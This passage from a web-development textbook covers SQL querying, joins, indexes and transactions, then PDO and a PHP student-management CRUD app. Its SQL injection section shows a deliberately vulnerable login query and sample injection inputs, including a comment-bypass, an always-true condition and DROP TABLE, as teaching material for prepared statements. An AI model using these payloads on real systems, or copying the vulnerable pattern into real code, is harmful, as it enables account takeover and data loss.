`DATE`, `DATETIME`, `TIMESTAMP`	Dates and times
`BOOLEAN`	Stored as `TINYINT(1)`: 0 or 1
`ENUM('a','b')`	One of a fixed list of values
`JSON`	JSON documents

`ALTER TABLE students ADD phone VARCHAR(20);` adds a column; `DROP TABLE` deletes a table and all its data — there is no undo.

23.3.2 Inserting data

SQL

```sql
INSERT INTO departments (code, name) VALUES
  ('CSE', 'Computer Science and Engineering'),
  ('EEE', 'Electrical and Electronic Engineering');

INSERT INTO students (id, name, email, department_id, cgpa)
VALUES ('2104001', 'Ayesha Siddiqua', 'ayesha@example.com', 1, 3.84);
```

Always list the columns: the statement then keeps working if columns are added later. The DBMS rejects rows that violate constraints — a duplicate e-mail, a CGPA of 5, a department that does not exist.

23.4 Querying Data with SELECT

23.4.1 Selecting, filtering and sorting

SQL

```sql
SELECT id, name, cgpa
FROM students
WHERE department_id = 1 AND cgpa >= 3.5
ORDER BY cgpa DESC;
```

➤ Result

```
+---------+-----------------+------+
| id      | name            | cgpa |
+---------+-----------------+------+
| 2104001 | Ayesha Siddiqua | 3.84 |
| 2104023 | Nusrat Jahan    | 3.56 |
```

```
+---------+-----------------+------+
2 rows in set
```

The clauses are written in the order `SELECT … FROM … WHERE … GROUP BY … HAVING … ORDER BY … LIMIT`, although the DBMS logically evaluates `FROM` and `WHERE` first.

- `SELECT *` returns all columns — handy interactively, but name the columns in application code.
- `WHERE` supports `= <> < > <= >=`, `AND`, `OR`, `NOT`, `BETWEEN 3.0 AND 3.5`, `IN ('CSE', 'EEE')`, `LIKE 'Ra%'` (`%` matches any characters, `_` one character), and `IS NULL`.
- `NULL` means "unknown"; comparisons with it are never true, so `cgpa = NULL` matches nothing. Use `IS NULL` and `IS NOT NULL`.
- `ORDER BY` sorts (`ASC` by default); `LIMIT 10 OFFSET 20` returns rows 21–30, which is how pages of results are produced (*pagination*).
- `DISTINCT` removes duplicate rows; `AS` renames a column or table in the output.

23.4.2 Aggregation and grouping

Aggregate functions — `COUNT`, `SUM`, `AVG`, `MIN`, `MAX` — compute one value from many rows. `GROUP BY` divides the rows into groups and computes aggregates per group; `HAVING` filters groups (`WHERE` filters rows before grouping).

SQL

```sql
SELECT course_code, COUNT(*) AS enrolled, MAX(marks) AS highest, ROUND(AVG(marks),
    ↪ 1) AS average
FROM enrollments
GROUP BY course_code
HAVING COUNT(*) >= 2;
```

➤ Result

```
+-------------+----------+---------+---------+
| course_code | enrolled | highest | average |
+-------------+----------+---------+---------+
| CSE-3201    |        3 |      92 |    72.0 |
| CSE-3203    |        2 |      71 |    67.5 |
+-------------+----------+---------+---------+
2 rows in set
```

Aggregates ignore `NULL`s (except `COUNT(*)`, which counts rows). A common error is selecting a column that is neither grouped nor aggregated; the database cannot know which of the group's values to show.

23.4.3 Joins

Normalised data is spread over several tables; a **join** combines them using the key relationships.

SQL | Who took Web Technologies, and with what marks?

```sql
SELECT s.name, c.title, e.marks
FROM enrollments e
JOIN students s ON s.id = e.student_id
JOIN courses  c ON c.code = e.course_code
WHERE c.code = 'CSE-3201'
ORDER BY e.marks DESC;
```

➤ Result

```
+-----------------+------------------+-------+
| name            | title            | marks |
+-----------------+------------------+-------+
| Nusrat Jahan    | Web Technologies |    92 |
| Ayesha Siddiqua | Web Technologies |    86 |
| Rahim Uddin     | Web Technologies |    38 |
+-----------------+------------------+-------+
3 rows in set
```

`e`, `s` and `c` are *table aliases*. The `ON` clause states how rows match.




Figure 23.2. The main kinds of join.

An `INNER JOIN` (or just `JOIN`) returns only rows that have a match in both tables. A `LEFT JOIN` returns every row of the left table, with `NULL`s where the right table has no match — which is how you find "students with no enrolments":

SQL

```sql
SELECT s.name, COUNT(e.course_code) AS courses
FROM students s
LEFT JOIN enrollments e ON e.student_id = s.id
GROUP BY s.id, s.name
ORDER BY courses DESC, s.name;
```

➤ Result

```
+-----------------+---------+
| name            | courses |
+-----------------+---------+
| Ayesha Siddiqua |       2 |
| Rahim Uddin     |       2 |
| Nusrat Jahan    |       1 |
```

```
| Tanvir Ahmed    |       1 |
| Karim Hasan     |       0 |
+-----------------+---------+
5 rows in set
```

With an inner join, Karim, who has no enrolments, would disappear from the result. `COUNT(e.course_code)` counts only non-`NULL` values, giving 0 for him.

✔ Check Your Understanding

1. What is the difference between a primary key and a foreign key?
2. How is a many-to-many relationship represented?
3. What is the difference between `WHERE` and `HAVING`?
4. When would you use a `LEFT JOIN` rather than an `INNER JOIN`?

23.5 Changing Data

SQL

```sql
UPDATE students SET cgpa = 3.60 WHERE id = '2104023';
UPDATE enrollments SET marks = marks + 2 WHERE course_code = 'CSE-3203';   -- grace
    ↪ marks
DELETE FROM enrollments WHERE student_id = '2104012' AND course_code = 'CSE-3203';
```

Always write the WHERE clause first

`UPDATE students SET cgpa = 0;` and `DELETE FROM students;` are valid SQL: they change or delete *every row*. Before running an `UPDATE` or `DELETE` on important data, run a `SELECT` with the same `WHERE` clause to see which rows will be affected, and keep backups. Many applications never physically delete important records, but mark them as deleted (a *soft delete*, Chapter 28).

23.6 Indexes and Performance

Without help, finding rows that match a condition requires reading the whole table (a *full table scan*). An **index** is a separate, sorted data structure (usually a B-tree) that lets the database find rows by a column's value quickly, like the index at the back of this book.

SQL

```sql
CREATE INDEX idx_students_name ON students (name);
EXPLAIN SELECT * FROM students WHERE name = 'Nusrat Jahan';   -- shows whether the
    ↪ index is used
```

Primary keys, unique columns and (in MySQL) foreign keys are indexed automatically. Add indexes to columns frequently used in `WHERE`, `JOIN` and `ORDER BY`. Do not index everything: each

index uses space and slows down inserts and updates, which must also update the index. A query that takes seconds on a table of a million rows often takes milliseconds after adding the right index — one of the highest-impact performance fixes in web development (Chapter 33).

23.7 Transactions

Some operations consist of several statements that must *all* succeed or *all* fail. Transferring Tk 500 from one account to another requires a debit and a credit; if the server crashes between them, money disappears.

SQL

```sql
START TRANSACTION;
UPDATE accounts SET balance = balance - 500 WHERE id = 1;
UPDATE accounts SET balance = balance + 500 WHERE id = 2;
COMMIT;            -- make both changes permanent  (or ROLLBACK; to undo both)
```

A **transaction** guarantees the **ACID** properties:

Atomicity — all statements take effect, or none do.

Consistency — the database moves from one valid state to another; constraints hold.

Isolation — concurrent transactions do not see each other's intermediate states.

Durability — once committed, changes survive crashes and power failures.

MySQL's default storage engine, InnoDB, supports transactions and foreign keys. Chapter 24 shows how to use transactions from PHP.

23.8 Working with MySQL

- **phpMyAdmin**, included with XAMPP and Laragon at `http://localhost/phpmyadmin`, is a web interface for creating databases and tables, browsing data, running SQL and importing or exporting `.sql` files.
- The **command-line client**:

➤ The MySQL command-line client

```
$ mysql -u root -p
mysql> CREATE DATABASE university;
mysql> USE university;
mysql> SOURCE schema.sql;
mysql> SHOW TABLES;
mysql> DESCRIBE students;
$ mysqldump -u root -p university > backup.sql       # back up a database
```

Graphical tools such as MySQL Workbench, DBeaver and TablePlus are alternatives. For applications, create a dedicated database user with only the privileges it needs, rather than connecting as `root`:

SQL

```sql
CREATE USER 'portal_app'@'localhost' IDENTIFIED BY 'a-long-random-password';
GRANT SELECT, INSERT, UPDATE, DELETE ON university.* TO 'portal_app'@'localhost';
```

Real-World Case: The results page that took 40 seconds

Scenario. A university's result portal works well during testing. On results day, 8,000 students log in within an hour, and the results page takes up to 40 seconds to load; the database server's CPU is at 100 %.

Problem. Each page load runs `SELECT * FROM results WHERE student_id = ?` on a table of 1.2 million rows, then, in a PHP loop, one extra query per course to fetch its title.

Analysis. `EXPLAIN` shows a full table scan: `student_id` has no index. The per-course queries — the *N+1 query problem* — multiply the number of queries per page by ten.

Solution. Add an index on `results(student_id)`, and fetch the titles in the same query with a `JOIN`. Page load time falls to 60 milliseconds.

Lesson. Design indexes for the queries the application actually runs, test with realistic data volumes, and avoid issuing queries inside loops.

Chapter Summary

- A DBMS provides efficient querying, concurrency, integrity, transactions and security that files cannot.
- Relational databases store data in tables of rows and columns. Primary keys identify rows; foreign keys express relationships and enforce referential integrity; M:N relationships need a junction table.
- Normalisation (1NF, 2NF, 3NF) removes redundancy and update anomalies.
- SQL defines structures (`CREATE`, `ALTER`, `DROP`) and manipulates data (`INSERT`, `SELECT`, `UPDATE`, `DELETE`); choose precise data types and constraints, and use `utf8mb4`.
- `SELECT` filters with `WHERE`, sorts with `ORDER BY`, paginates with `LIMIT`, aggregates with `GROUP BY`/`HAVING`, and combines tables with inner and outer joins.
- Always check the `WHERE` clause of `UPDATE` and `DELETE`.
- Indexes speed up searches at the cost of writes; transactions provide atomicity, consistency, isolation and durability.

Key Terms

database
DBMS
MySQL
relational model
table
row
column
primary key
foreign key
referential integrity
composite key
one-to-many
many-to-many
junction table
ER diagram

normalisation	WHERE	UPDATE
1NF / 2NF / 3NF	NULL	DELETE
anomaly	ORDER BY	soft delete
SQL	LIMIT	index
DDL	aggregate function	EXPLAIN
DML	GROUP BY	N+1 problem
data type	HAVING	transaction
constraint	inner join	ACID
utf8mb4	left join	phpMyAdmin
SELECT	alias	

Review Questions

1. Give five advantages of a DBMS over storing data in files.
2. Explain primary keys, foreign keys and unique keys with examples.
3. Draw an ER diagram for a library with books, members and loans.
4. Explain the update, insertion and deletion anomalies, and how normalisation prevents them.
5. Write `CREATE TABLE` statements for a `products` table and an `order_items` table with suitable types and constraints.
6. Write queries to: list students without a CGPA; count students per department; find the average marks per course; list the top three students by CGPA.
7. Explain the difference between an inner join and a left join with an example.
8. Why is `DECIMAL` preferred to `FLOAT` for money?
9. What is an index? What are its costs?
10. Explain the ACID properties with the example of a bank transfer.

Exam-Style Questions

1. **[6 marks]** Design a normalised database for an online bookshop with customers, books, authors (a book may have several authors) and orders. Draw the ER diagram and write the `CREATE TABLE` statements.
2. **[6 marks]** Using the university database of this chapter, write SQL to: (a) list the names and marks of students who failed any course (marks below 40); (b) show each department's name with its number of students, including departments with no students; (c) increase all marks in CSE-3203 by 5, without exceeding 100.
3. **[3 marks]** What is a transaction? Why are transactions needed?

Model answer to Question 2.

SQL

```sql
-- (a)
SELECT s.name, e.course_code, e.marks
FROM enrollments e JOIN students s ON s.id = e.student_id
WHERE e.marks < 40;

-- (b) LEFT JOIN keeps departments with no students; COUNT(s.id) gives 0 for them
SELECT d.name, COUNT(s.id) AS students
FROM departments d LEFT JOIN students s ON s.department_id = d.id
GROUP BY d.id, d.name;

-- (c) LEAST caps the value at 100
UPDATE enrollments SET marks = LEAST(marks + 5, 100) WHERE course_code = 'CSE-3203';
```

Answers to Check Your Understanding

1. A primary key uniquely identifies each row of its own table; a foreign key is a column that refers to the primary key of another table, linking the rows.
2. With a junction table containing foreign keys to both tables (e.g. `enrollments`).
3. `WHERE` filters individual rows before grouping; `HAVING` filters groups after aggregation.
4. When you need all rows from the left table even if they have no matching rows in the right table (e.g. students with no enrolments).

CHAPTER 24

PHP and MySQL: PDO and CRUD Applications

Learning Outcomes — **Course Outcome: CO3**

After studying this chapter you should be able to:

- connect PHP to MySQL (or another database) with PDO, configure error handling, and keep credentials safe;
- explain SQL injection and prevent it with prepared statements and bound parameters;
- fetch single rows, lists and single values, and handle "not found" results;
- build a complete CRUD application — create, read, update and delete — with validation, CSRF protection, flash messages, search and pagination;
- use transactions from PHP;
- structure a small PHP project so that configuration, logic and templates are separated.

Chapter 21 processed forms; Chapter 23 stored and queried data with SQL. This chapter joins them. By the end you will have built a working student-management application — the classic *CRUD* (create, read, update, delete) pattern at the heart of almost every business application, from inventory systems to learning management systems. You will also meet the most notorious database vulnerability, SQL injection, and learn to make it impossible.

24.1 Connecting with PDO

PHP offers two database extensions for MySQL: `mysqli`, specific to MySQL, and **PDO** (PHP Data Objects), a uniform interface to MySQL, PostgreSQL, SQLite, SQL Server and others. This book uses PDO, which Laravel is built on.

PHP | `src/db.php --- one shared connection`

```php
<?php
declare(strict_types=1);

function db(): PDO
{
    static $pdo = null;                          // create the connection only once
    ↪ per request
    if ($pdo === null) {
        $config = require __DIR__ . '/../config.php';
```

```
        $pdo = new PDO($config['dsn'], $config['user'], $config['password'], [
            PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,   // throw on
    ↪ SQL errors
            PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,         // rows as
    ↪ associative arrays
            PDO::ATTR_EMULATE_PREPARES   => false,                    // real
    ↪ prepared statements
        ]);
    }
    return $pdo;
}
```

PHP | config.php --- kept outside the public folder

```
<?php
return [
    'dsn'      => 'mysql:host=127.0.0.1;dbname=university;charset=utf8mb4',
    'user'     => 'portal_app',
    'password' => 'a-long-random-password',
    // For a server-less demo: 'dsn' => 'sqlite:' . __DIR__ . '/data/university.
    ↪ sqlite'
];
```

➤ How it works

- The **DSN** (data source name) names the driver, host, database and character set. `charset=utf8mb4` must match the database, or Bengali text will be corrupted.
- `ERRMODE_EXCEPTION` makes every SQL error throw a `PDOException`, so failures cannot go unnoticed.
- `FETCH_ASSOC` returns each row as an array keyed by column name.
- The `static` variable keeps a single connection for the whole request; opening a connection is relatively expensive.
- Credentials live in a configuration file outside the web root (in Laravel, in `.env`), never in files the web server could serve and never in version control.

24.2 SQL Injection

24.2.1 The attack

Consider a login check written by concatenating user input into SQL:

PHP | DANGEROUS --- never do this

```
$email    = $_POST['email'];
$password = $_POST['password'];
$sql = "SELECT * FROM users WHERE email = '$email' AND password = '$password'";
$user = $pdo->query($sql)->fetch();
```

An attacker enters the e-mail `admin@example.com' --` and any password. The query becomes:

SQL

```sql
SELECT * FROM users WHERE email = 'admin@example.com' -- ' AND password = 'anything'
```

The quote closes the string, and `--` turns the rest of the line — including the password check — into a comment. The attacker is logged in as the administrator. With input such as `' OR '1'='1`, the condition becomes always true; with `'; DROP TABLE users; --` (on drivers that allow several statements) the table is deleted; with `UNION SELECT` the attacker can read any table, including password hashes.

Definition — SQL injection

SQL injection is an attack in which input is interpreted as part of an SQL statement, allowing an attacker to change the query's meaning. It occurs whenever untrusted data is concatenated into SQL. It has caused many of the largest data breaches in history and remains among the most critical web vulnerabilities (Chapter 32).

24.2.2 The defence: prepared statements

A **prepared statement** sends the SQL *structure* and the *data* to the database separately. The query is compiled with placeholders first; values are bound afterwards and are always treated as data, never as SQL, whatever characters they contain.

PHP | Safe: a prepared statement

```php
$stmt = $pdo->prepare('SELECT id, email, password_hash FROM users WHERE email = ?');
$stmt->execute([$email]);                // the value is sent separately from the
    ↪ SQL
$user = $stmt->fetch();                  // an array, or false if no row matched
```




Figure 24.1. Why prepared statements prevent SQL injection.

Placeholders can be positional (`?`) or named (`:email`):

PHP

```php
$stmt = $pdo->prepare('INSERT INTO students (id, name, email, department_id, cgpa)
                       VALUES (:id, :name, :email, :department_id, :cgpa)');
$stmt->execute([
    'id' => '2106001', 'name' => 'Aminul Islam', 'email' => 'aminul@example.com',
    'department_id' => 1, 'cgpa' => 3.25,
]);
```

Placeholders stand for *values* only. Table names, column names and keywords such as

`ASC`/`DESC` cannot be bound; if they depend on user input (for example a "sort by" option), choose them from an allow-list:

PHP

```php
$sortable = ['name' => 's.name', 'cgpa' => 's.cgpa'];
$orderBy  = $sortable[$_GET['sort'] ?? 'name'] ?? 's.name';     // never insert $_GET['sort'] directly
```

Escaping is not enough

Do not try to prevent injection by escaping quotes yourself or by "filtering bad characters". Such defences are easy to get wrong in some character set or context. Use prepared statements for *every* query that includes a value from outside your code — form input, URL parameters, cookies, headers, even data previously read from the database.

24.2.3 Fetching results

PHP

```php
$stmt->fetch();                    // next row as an array, or false when there are no more
$stmt->fetchAll();                 // all rows as an array of arrays ([] if none)
$stmt->fetchColumn();              // the first column of the next row: for COUNT(*) etc.
$stmt->rowCount();                 // rows affected by INSERT/UPDATE/DELETE
$pdo->lastInsertId();              // the AUTO_INCREMENT id of the last inserted row

foreach ($stmt as $row) { ... }    // iterate without loading everything into memory
```

Always handle the "not found" case: `fetch()` returns `false` when no row matches, and code that uses the result without checking fails with confusing errors.

✔ Check Your Understanding

1. What does `PDO::ERRMODE_EXCEPTION` do?
2. Explain in one sentence why a prepared statement cannot be injected.
3. Can a prepared-statement placeholder be used for a column name in `ORDER BY`? What should be done instead?

24.3 A Complete CRUD Application

We now build *Student Manager*, a small application for maintaining the `students` table of Chapter 23. The companion code runs with MySQL or, for convenience, SQLite.

24.3.1 Project structure

Text | Folder layout

```
student-manager/
|-- config.php            <- database settings (NOT web-accessible)
|-- setup.php             <- creates the demo database
|-- src/
|   |-- db.php            <- PDO connection
|   |-- helpers.php       <- escaping, redirects, flash messages, CSRF, validation
|   |-- layout.php        <- page header and footer
|   `-- form.php          <- the student form, shared by create and edit
`-- public/               <- the ONLY folder the web server exposes (document root)
    |-- index.php         <- READ: list, search, paginate
    |-- create.php        <- CREATE
    |-- edit.php          <- UPDATE
    |-- delete.php        <- DELETE
    `-- style.css
```

Only `public/` is the web server's *document root*, so configuration and library code cannot be requested directly — the same arrangement Laravel uses. Run it with `php setup.php` and `php -S localhost:8000 -t public`.

24.3.2 Helpers

PHP | src/helpers.php (extract)

```php
<?php
declare(strict_types=1);
session_start();

function e(?string $v): string { return htmlspecialchars((string) $v, ENT_QUOTES, '
    ↪ UTF-8'); }

function redirect(string $url, ?string $flash = null): never
{
    if ($flash) $_SESSION['flash'] = $flash;
    header("Location: $url");
    exit;
}

function flash(): ?string
{
    $m = $_SESSION['flash'] ?? null;
    unset($_SESSION['flash']);
    return $m;
}

function csrf_field(): string
{
    $_SESSION['csrf'] ??= bin2hex(random_bytes(32));
```

```php
    return '<input type="hidden" name="csrf" value="' . $_SESSION['csrf'] . '">';
}

function verify_csrf(): void
{
    if (!hash_equals($_SESSION['csrf'] ?? '', $_POST['csrf'] ?? '')) {
        http_response_code(419);
        exit('Invalid form token. Please go back and try again.');
    }
}
```

These helpers implement techniques from earlier chapters: output escaping, Post/Redirect/Get with flash messages, and CSRF tokens (Chapter 22). A `validate_student()` function, in the same file, returns the cleaned data and an array of errors, including database checks that the department exists and that the ID and e-mail are not already used.

24.3.3 Read: listing, searching and paginating

PHP | `public/index.php`

```php
<?php
require __DIR__ . '/../src/db.php';
require __DIR__ . '/../src/helpers.php';
require __DIR__ . '/../src/layout.php';

$pdo     = db();
$q       = trim($_GET['q'] ?? '');
$page    = max(1, (int) ($_GET['page'] ?? 1));
$perPage = 5;

$where  = '';
$params = [];
if ($q !== '') {
    $where  = 'WHERE s.name LIKE :q OR s.id LIKE :q OR s.email LIKE :q';
    $params = ['q' => "%$q%"];                          // wildcards go in the VALUE,
    ↪ not the SQL
}

$count = $pdo->prepare("SELECT COUNT(*) FROM students s $where");
$count->execute($params);
$total = (int) $count->fetchColumn();
$pages = max(1, (int) ceil($total / $perPage));
$page  = min($page, $pages);

$sql = "SELECT s.id, s.name, s.email, s.cgpa, d.code AS dept
        FROM students s JOIN departments d ON d.id = s.department_id
        $where
        ORDER BY s.name
        LIMIT :limit OFFSET :offset";
$stmt = $pdo->prepare($sql);
```

```php
foreach ($params as $k => $v) $stmt->bindValue($k, $v);
$stmt->bindValue('limit', $perPage, PDO::PARAM_INT);
$stmt->bindValue('offset', ($page - 1) * $perPage, PDO::PARAM_INT);
$stmt->execute();
$students = $stmt->fetchAll();

page_header('Students');
?>
<div class="toolbar">
  <h1>Students <small>(<?= $total ?>)</small></h1>
  <form method="get" class="search">
    <input name="q" value="<?= e($q) ?>" placeholder="Search name, ID or e-mail" aria-label="Search">
    <button>Search</button>
  </form>
  <a class="btn" href="create.php">+ Add student</a>
</div>
<table class="card">
  <thead><tr><th>ID</th><th>Name</th><th>E-mail</th><th>Dept</th><th class="num">CGPA</th><th></th></tr></thead>
  <tbody>
  <?php foreach ($students as $s): ?>
    <tr>
      <td><?= e($s['id']) ?></td>
      <td><?= e($s['name']) ?></td>
      <td><?= e($s['email']) ?></td>
      <td><?= e($s['dept']) ?></td>
      <td class="num"><?= $s['cgpa'] === null ? '&ndash;' : number_format((float) $s['cgpa'], 2) ?></td>
      <td class="row-actions">
        <a href="edit.php?id=<?= urlencode($s['id']) ?>">Edit</a>
        <form method="post" action="delete.php" onsubmit="return confirm('Delete this student?')">
          <?= csrf_field() ?><input type="hidden" name="id" value="<?= e($s['id']) ?>">
          <button class="link danger">Delete</button>
        </form>
      </td>
    </tr>
  <?php endforeach; ?>
  <?php if (!$students): ?><tr><td colspan="6" class="empty">No students found.</td></tr><?php endif; ?>
  </tbody>
</table>
<nav class="pager" aria-label="Pages">
  <?php for ($p = 1; $p <= $pages; $p++): ?>
    <a href="?<?= http_build_query(['q' => $q, 'page' => $p]) ?>"
       <?= $p === $page ? 'aria-current="page"' : '' ?>><?= $p ?></a>
  <?php endfor; ?>
</nav>
```

```
74 <?php page_footer();
```




Figure 24.2. The list page: five students per page, with search, edit and delete actions.

➤ How it works

- Search uses a GET form, so result pages can be bookmarked. The `%` wildcards are added to the bound *value*, keeping the SQL fixed.
- Pagination needs two queries: a `COUNT(*)` with the same `WHERE` clause to compute the number of pages, and the page query with `LIMIT` and `OFFSET`. Page 2 with five per page has offset 5. `LIMIT` values are bound as integers (`PDO::PARAM_INT`).
- Delete is a POST form with a CSRF token — never a GET link (Chapter 4). The JavaScript `confirm` is a convenience only.
- Every value printed into the page passes through `e()`; the ID in the edit link is URL-encoded.

24.3.4 Create

PHP | `public/create.php`

```
1  <?php
2  require __DIR__ . '/../src/db.php';
3  require __DIR__ . '/../src/helpers.php';
4  require __DIR__ . '/../src/layout.php';
5
6  $pdo = db();
7  $departments = $pdo->query('SELECT id, code FROM departments ORDER BY code')->
       ↪ fetchAll();
8  $s = ['id' => '', 'name' => '', 'email' => '', 'department_id' => 0, 'cgpa' => ''];
9  $errors = [];
10
```

```php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    verify_csrf();
    [$s, $errors] = validate_student($_POST, $pdo);
    if (!$errors) {
        $stmt = $pdo->prepare(
            'INSERT INTO students (id, name, email, department_id, cgpa)
             VALUES (:id, :name, :email, :department_id, :cgpa)');
        $stmt->execute($s);
        redirect('index.php', "Student {$s['name']} added.");
    }
}
page_header('Add student');
$isEdit = false;
echo '<h1>Add student</h1>';
require __DIR__ . '/../src/form.php';       // the form, with $s, $errors and
    ↪ $departments
page_footer();
```




Figure 24.3. Server-side validation, including a uniqueness check against the database.




Figure 24.4. After a successful insert, the browser is redirected to the list, which shows a flash message.

24.3.5 Update

PHP | public/edit.php

```php
<?php
require __DIR__ . '/../src/db.php';
require __DIR__ . '/../src/helpers.php';
require __DIR__ . '/../src/layout.php';

$pdo = db();
$id  = $_GET['id'] ?? '';
$stmt = $pdo->prepare('SELECT id, name, email, department_id, cgpa FROM students
    ↪ WHERE id = ?');
$stmt->execute([$id]);
$s = $stmt->fetch();
if (!$s) {                                          // handle "not found"
    http_response_code(404);
    exit('Student not found');
}
$departments = $pdo->query('SELECT id, code FROM departments ORDER BY code')->
    ↪ fetchAll();
$errors = [];

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    verify_csrf();
    [$data, $errors] = validate_student(['id' => $s['id']] + $_POST, $pdo, $s['id']);
    ↪    // ID cannot change
    if (!$errors) {
        $stmt = $pdo->prepare(
            'UPDATE students SET name = :name, email = :email, department_id = :
```

```
        ↪ department_id, cgpa = :cgpa
24              WHERE id = :id');
25          $stmt->execute($data);
26          redirect('index.php', "Changes to {$data['name']} saved.");
27      }
28      $s = $data;                                     // redisplay the submitted values
29  }
30  page_header('Edit student');
31  $isEdit = true;
32  echo '<h1>Edit student</h1>';
33  require __DIR__ . '/../src/form.php';
34  page_footer();
```

